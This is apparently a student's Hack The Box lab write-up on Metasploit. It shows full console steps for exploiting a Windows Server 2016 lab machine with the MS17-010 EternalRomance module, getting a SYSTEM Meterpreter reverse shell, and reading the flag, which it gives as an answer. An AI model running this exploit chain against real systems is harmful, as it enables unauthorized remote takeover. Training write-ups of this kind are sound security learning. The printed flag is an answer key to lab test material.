
METASPLOIT FRAMEWORK

INTRODUCTION


Metasploit is a widely-used and powerful penetration testing framework that enables security professionals to identify, exploit, and validate vulnerabilities within systems.
This report delves into the functionalities of Metasploit, exploring its capabilities in conducting penetration tests, facilitating exploitation, and aiding in post-exploitation activities. Through practical demonstrations and detailed analyses, the report aims to highlight how Metasploit can be effectively utilized to enhance an organization's security posture and proactively address potential threats.

Methodology, approach and how I tackled each task.



+ 0 Which version of Metasploit comes equipped with a GUI interface?


metasploit pro



+ 0 What command do you use to interact with the free version of Metasploit?


msfconsole

For the two questions above, I did a quick google search.




+ 2 Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

HTB{MSF-W1nD0w5-3xPL01t4t10n}




```
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.12-dev                          ]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search EternalRomance

Matching Modules
================

   #   Name                                    Disclosure Date  Rank    Check  Description
```

I launched the msfconsole and searched for eternalromance exploits just as shown from the images above and below respectively.




```
   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   1     \_ target: Automatic                .                .       .      .
   2     \_ target: PowerShell               .                .       .      .
   3     \_ target: Native upload            .                .       .      .
   4     \_ target: MOF upload               .                .       .      .
   5     \_ AKA: ETERNALSYNERGY              .                .       .      .
   6     \_ AKA: ETERNALROMANCE              .                .       .      .
   7     \_ AKA: ETERNALCHAMPION             .                .       .      .
   8     \_ AKA: ETERNALBLUE                 .                .       .      .
   9   auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Executio
n
   10    \_ AKA: ETERNALSYNERGY              .                .       .      .
   11    \_ AKA: ETERNALROMANCE              .                .       .      .
   12    \_ AKA: ETERNALCHAMPION             .                .       .      .
   13    \_ AKA: ETERNALBLUE                 .                .       .      .


Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/smb/ms17_010_command

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

I used the "use " cmd to select the exploit I wanted to use for this target. Then after I had set everything correctly as shown from the image below, I use the "run" cmd and metasploit did its magic. I obtained the shell as shown below.




```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.242.229
RHOSTS => 10.129.242.229
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST tun0
LHOST => 10.10.14.232
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.232:4444
[*] 10.129.242.229:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.242.229:445 - Built a write-what-where primitive...
[+] 10.129.242.229:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.242.229:445 - Selecting PowerShell target
[*] 10.129.242.229:445 - Executing the payload...
[+] 10.129.242.229:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.129.242.229
[*] Meterpreter session 1 opened (10.10.14.232:4444 -> 10.129.242.229:49679) at 2024-06-13 15:49:50 +0300

meterpreter > shell
Process 2204 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Navigating to the user Administrator, I found the flag.txt file under the Desktop folder. I read its content using the “type ” cmd since I was on a windows environment.




```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9850-1131

 Directory of C:\Users\Administrator\Desktop

05/16/2022  05:17 AM    <DIR>          .
05/16/2022  05:17 AM    <DIR>          ..
05/16/2022  04:19 AM                29 flag.txt
               1 File(s)             29 bytes
               2 Dir(s)  30,873,509,888 bytes free

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}
```



+2 Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

